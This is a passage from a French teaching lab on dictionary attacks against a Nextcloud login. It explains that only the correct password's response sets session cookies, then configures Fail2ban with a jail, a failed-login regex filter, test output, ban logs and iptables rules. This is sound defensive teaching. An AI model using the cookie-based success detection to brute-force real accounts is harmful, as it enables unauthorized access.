Si on clique sur le détail des réponses obtenues, on constate que seule la réponse associée au bon mot de passe génère des cookies. Ce qui permet de repérer le bon mot de passe lorsqu'il figure dans le dictionnaire.

Request Response

Raw Headers Hex

```

Set-Cookie: ocs4iyw8xkf9=he9rtag5huv42cvoidopqcavs7; Path=/nextcloud; HttpOnly
Set-Cookie: nc_username=admin; Path=/nextcloud; Max-Age=1296000; HttpOnly; SameSite=Lax
Set-Cookie: nc_token=904xsEVD%2B3KZWYXVX905F2W9SS10m8je; Path=/nextcloud; Max-Age=1296000; HttpOnly; SameSite=Lax
Set-Cookie: nc_session_id=he9rtag5huv42cvoidopqcavs7; Path=/nextcloud; Max-Age=1296000; HttpOnly; SameSite=Lax
Content-Length: 0

```

5 Contre-mesure avec Fail2ban

5.1 Présentation de Fail2ban

Pour d'éviter les attaques par dictionnaire sur les mots de passe, il est possible d'utiliser l'outil **Fail2ban** afin de détecter des adresses IP associées à des tentatives répétées d'authentification. L'administrateur peut alors mettre en place une politique de bannissement d'une durée qui dépend de la configuration mise en place.



Nextcloud intègre déjà une application de prévention des attaques en force brute. Il est donc possible d'activer cette application.

Mais la suite de ce coté-labo est l'occasion de découvrir l'outil fail2ban ainsi que le scripting en python. De plus, Fail2ban permet de contrer les attaques en force brute sur beaucoup d'autres outils que Nextcloud.

D'après doc.ubuntu-fr.org :

Fail2ban lit les logs de divers services (SSH, Apache, ...) à la recherche d'erreurs d'authentification répétées et ajoute une règle **iptables** pour bannir l'adresse IP de la source.

Le but de Fail2ban est d'empêcher une attaque qui, par force brute, trouve un identifiant/mot de passe permettant l'accès à un service. Les postes serveurs ne dormant jamais, ils sont la cible d'attaques automatiques en provenance de partout. Et sans un tel outil, qui sanctionne les tentatives, plus un serveur est rapide à répondre, plus il est menacé. Le paramétrage par défaut de la sanction est de 10mn, alors faisons un petit calcul : si un attaquant du service SSH fait 5 tentatives toutes les 10mn (il ne se fait sanctionner qu'à 6 erreurs), alors sans jamais se faire bloquer, il pourra effectuer $5 \times (60/10) \times 24 \times 365 = 262800$ tentatives par an, soit plus d'un quart de million. Alors supposons qu'un individu dispose de 10 postes (10 IP) d'où lancer une attaque, il aura effectué au bout d'un an 2.6 millions d'essais, et avec 100 ou 1000 postes, 26 millions ou 260 millions. On voit donc bien que 10 minutes n'est pas une sanction suffisante.

Par rapport au blocage par défaut (600s), un blocage de 1h est bien plus réaliste (**3600s**), ou même 1 journée (**86400s**), ou pourquoi pas 1 semaine (**604800s**).. Un blocage définitif est possible en affectant -1 à la directive **bantime**.

Il faut bien veiller à ajouter en liste blanche vos adresses IP les plus communes, car l'erreur est humaine, donc il ne faudrait pas vous bloquer l'accès à votre serveur. La liste 'ignoreip' est séparée d'espaces, donc si votre IP est 8.8.8.8, éditez le fichier **/etc/fail2ban/jail.conf** :

```
[DEFAULT]
ignoreip = 127.0.0.1 8.8.8.8
findtime = 3600
bantime = 86400
```

Pour spécifier à Fail2ban quels services il doit surveiller, éditez le fichier **/etc/fail2ban/jail.conf**
Dans la partie **jail** vous trouverez des blocs du type :

```
[SSH]
enabled=true
port=ssh,ftp
filter=sshd
logpath=/var/log/ayth.log
maxretry=6
```

5.2 Installation et configuration de Fail2ban pour Nextcloud

Après avoir installé Fail2ban, il faut créer un paragraphe qui va décrire la surveillance de Nextcloud. Cette configuration spécifique s'ajoute dans le fichier **/etc/fail2ban/jail.conf**.

```
apt install fail2ban
```

```
[nextcloud-iptables]
enabled = true
port = http,https
filter = nextcloud
logpath = /var/www/html/nextcloud/data/nextcloud.log
maxretry = 2
```

enabled : active la surveillance de Nextcloud par Fail2ban.

filter : correspond au nom du fichier sans le .conf dans **/etc/fail2ban/filter.d** qui contient l'expression régulière associée à la description d'un échec d'authentification capturé par les journaux.

Logpath : le fichier journal à surveiller.

maxretry : le nombre d'échecs tolérés.

Ensuite, il faut créer le fichier qui contiendra l'**expression régulière** associée à un échec de connexion dans le fichier de logs.

L'expression régulière ci-dessous est spécifique à la version de Nextcloud utilisée (version 15.0.4).

Pour avoir plus d'indications sur la façon de travailler avec les expressions régulières sous Fail2ban, vous pouvez consulter la documentation du logiciel sur le lien suivant :

http://www.fail2ban.org/wiki/index.php/MANUAL_0_8#Filters

Création du fichier /etc/fail2ban/filter.d/nextcloud.conf :

```
GNU nano 2.7.4 Fichier : /etc/fail2ban/filter.d/nextcloud.conf
[Definition]
failregex = .*?"Login failed: '.*' \ (Remote IP: '<HOST>'\)"
ignoreregex =
```

5.3 Test de la configuration

Après avoir redémarré Fail2ban, le test de l'expression régulière peut s'effectuer avec la commande **fail2ban-regex**.

On lance la commande avec en paramètres le fichier de logs et le fichier de configuration contenant l'expression régulière.

```
fail2ban-regex /var/www/html/nextcloud/data/nextcloud.log /etc/fail2ban/filter.d/nextcloud.conf
```

```
root@debian:/etc/fail2ban# fail2ban-regex /var/www/html/nextcloud/data/nextcloud.log /
/etc/fail2ban/filter.d/nextcloud.conf

Running tests
=====

Use failregex filter file : nextcloud, basedir: /etc/fail2ban
Use log file : /var/www/html/nextcloud/data/nextcloud.log
Use encoding : UTF-8

Results
=====

Failregex: 110 total
|- #) [# of hits] regular expression
| 1) [110] .*?"Login failed: '.*' \ (Remote IP: '<HOST>'\)"
|_
-

Ignoreregex: 0 total

Date template hits:
|- [# of hits] date format
| [1777] Year-Month-Day[T ]24hour:Minute:Second(?:\.Microseconds)?(?:Zone offset)?
|_
-

Lines: 1777 lines, 0 ignored, 110 matched, 1667 missed
[processed in 163.35 sec]
```

La consultation des logs permet de tracer les bannissements effectués par fail2ban.

```
tail /var/log/fail2ban.log
```

```
root@debian:/etc/fail2ban# tail /var/log/fail2ban.log
2019-02-21 10:04:51,269 fail2ban.filter [916]: INFO Set maxRetry = 2
2019-02-21 10:04:51,270 fail2ban.filter [916]: INFO Set jail log file encoding to UTF-8
2019-02-21 10:04:51,270 fail2ban.filter [916]: INFO Set banTime = 600
2019-02-21 10:04:51,271 fail2ban.filter [916]: INFO Added logfile = /var/www/html/nextcloud/data/nextcloud.log
2019-02-21 10:04:51,279 fail2ban.jail [916]: INFO Jail 'sshd' started
2019-02-21 10:04:51,284 fail2ban.jail [916]: INFO Jail 'nextcloud-iptables' started
2019-02-21 10:09:04,572 fail2ban.filter [916]: INFO [nextcloud-iptables] Found 192.168.0.91
2019-02-21 10:19:21,886 fail2ban.filter [916]: INFO [nextcloud-iptables] Found 192.168.0.91
2019-02-21 10:19:23,538 fail2ban.filter [916]: INFO [nextcloud-iptables] Found 192.168.0.91
2019-02-21 10:19:23,627 fail2ban.actions [916]: NOTICE [nextcloud-iptables] Ban 192.168.0.91
root@debian:/etc/fail2ban#
```

Le bannissement est apparent lors de la consultation des chaînes iptables du serveur Nextcloud. Dans la capture d'écran ci-dessous, l'attaquant a pour adresse IP 192.168.0.91.

```
iptables -L
```

```
Chain f2b-nextcloud-iptables (1 references)
target     prot opt source                destination
REJECT     all  --  192.168.0.91          anywhere        reject-with icmp-port-unreachable
RETURN     all  --  anywhere              anywhere
```

6 Conclusion

La gestion des mots de passe reste un élément essentiel de la sécurité des systèmes d'informations. Très souvent, il s'agit de la seule protection sur laquelle s'appuient les utilisateurs pour protéger leurs données personnelles. Utilisés dans presque tous les services de la vie quotidienne (messagerie, réseaux sociaux, cloud...), ils peuvent être compromis s'ils ne sont pas sécurisés.

De plus en plus d'articles de presse mettent en avant leur fragilité. La CNIL donne ainsi des conseils pour les sécuriser¹ et reste habilitée à sanctionner les entreprises qui ont des politiques de mots de passe trop laxistes au titre de la protection des données².

¹<http://www.cnil.fr/linstitution/actualite/article/article/securite-comment-construire-un-mot-de-passe-sur-et-gerer-la-liste-de-ses-codes-dacces/>

²<http://www.numerama.com/magazine/26614-la-cnil-sanctionne-aussi-lorsque-le-mot-de-passe-est-trop-simple.html>